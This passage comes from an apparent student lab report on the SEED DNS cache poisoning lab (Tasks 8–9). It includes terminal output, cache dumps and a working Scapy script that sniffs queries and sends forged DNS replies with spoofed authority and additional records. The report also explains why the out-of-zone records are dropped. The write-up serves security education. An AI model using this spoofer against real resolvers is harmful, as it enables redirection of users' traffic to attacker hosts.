;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.28

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 41 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Tue Mar 23 06:49:40 EDT 2021
;; MSG SIZE  rcvd: 88

seed@Ankitha_PES1491_victim:~$
```

We check the cache which also shows that the spoofed response is what has been cached causing cache poisoning and will be served for future requests.


```
Terminal
seed@Ankitha_PES1491_server:~$sudo rndc dumpdb -cache
seed@Ankitha_PES1491_server:~$grep "example" /var/cache/bind/dump.db
example.net.            259191  NS      attacker32.com.
www.example.net.        259191  A       10.0.2.28
seed@Ankitha_PES1491_server:~$
```

Using Wireshark, we can see that a DNS query request is sent to our DNS server (10.0.2.26) from the victim machine. As the server knows the nameserver of the domain (due to cache poisoning by the spoofed response), it sends query requests for attacker32.com. It shows that our cache poisoning attack is successful.





Task 8: Targeting Another Domain

The objective of this task is to extend the impact of the cache poisoning with a nameserver for the domain to other domains. We would like to add an additional entry in the Authority section so attacker32.com is also used as the nameserver for google.com. The following code sends a DNS response with two authoritative entries similarly as we did for the previous task. We create a Name Server Resource Record for “google.com” with “attacker32.com” as the domain.




After running the above code on the attacker machine, we run “dig www.example.net” on behalf of the user. A forged DNS response containing the entries for two authoritative nameservers: “example.net” and “google.com” has been sent to the DNS server.





However, from the below screenshot, we see that the victim machine gets a forged reply from the DNS server and the authority section contains the forged response for “example.net”, but not for the “google.com” because it is fraudulent and is not in the same zone as the example.net domain, i.e., it is “out of zone” and hence isdiscarded by the local DNS server. The first record, however for example.net is inside the zone, so it is accepted. Also, although “attacker.com” is not in the same zone as “example.net”, it is shown in the authority section because a domain’s authoritative name servers do not necessarily need to be a name inside the domain.

We can also see the same by checking the cache of the DNS server and we can see that no records for “google” have been cached as they are deemed fraudulent and dropped and only the spoofed records in the same zone as example.net have been cached as shown below.




Task 9: Targeting the Additional Section

The objective of this task is to spoof some entries in the Additional section and check whether they will be successfully cached by the target local DNS server. When responding to the query for www.example.net, we add the additional entries in the spoofed reply, along with the entries in the Answer section. We need to add the Answer section in the DNS packet as Additional record (ar). The below code shows that we create Additional sections with the Resource Record name (domains/nameservers) and Resource data (IP address). The resource record names are “attacker32.com”, “ns.example.com”, “www.facebook.com”.


```
 GNU nano 2.5.3                          File: task9.py

#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.0.2.28')
                NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='attacker32.com')
                NSsec2 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='ns.example.net')
                Addsec1 = DNSRR(rrname='attacker32.com',type='A',ttl=259200,rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net',type='A',ttl=259200,rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com',type='A',ttl=259200,rdata='3.4.5.6')
                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2$
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.26 and dst port 53)', prn=spoof_dns)
```

After running the code on the attacker machine, we run “dig www.example.net” on behalf of the user. A DNS response with the authority section containing forged responses for “example.net”, the additional section containing the forged responses for “ns.example.net” and “attacker32.com” and “www.facebook.com” has been sent to the DNS server.

```
Terminal
seed@Ankitha_PES1491_attacker:~$sudo python task9.py
.
Sent 1 packets.
```



However only the responses for ns.example.net and attacker32.com have been forwarded to the victim. The forged response for www.facebook.com was dropped as shown in the wireshark capture and dig command output shown below.



In the below dig output, the authority section contains the forged responses for “example.net”. The additional section contains the forged responses for “ns.example.net” and “attacker32.com”, but not for www.facebook.com.

```
Terminal
seed@Ankitha_PES1491_victim:~$dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37352
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.28

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A       5.6.7.8
attacker32.com.         259200  IN      A       1.2.3.4

;; Query time: 31 msec
;; SERVER: 10.0.2.26#53(10.0.2.26)
;; WHEN: Tue Mar 23 14:50:38 EDT 2021
;; MSG SIZE  rcvd: 137

seed@Ankitha_PES1491_victim:~$
```

The reason for this is because the two accepted additional records are part of the authority section and hence, the additional information of IP addresses for the two domains are accepted whereas www.facebook.com is out of zone and gets discarded. We can also see the same by checking the cache of the DNS server and we can see that no records for

“facebook” have been cached as they are deemed fraudulentand dropped and only the spoofed records in the same zone as example.net and the attacker32.com records have been cached as shown below: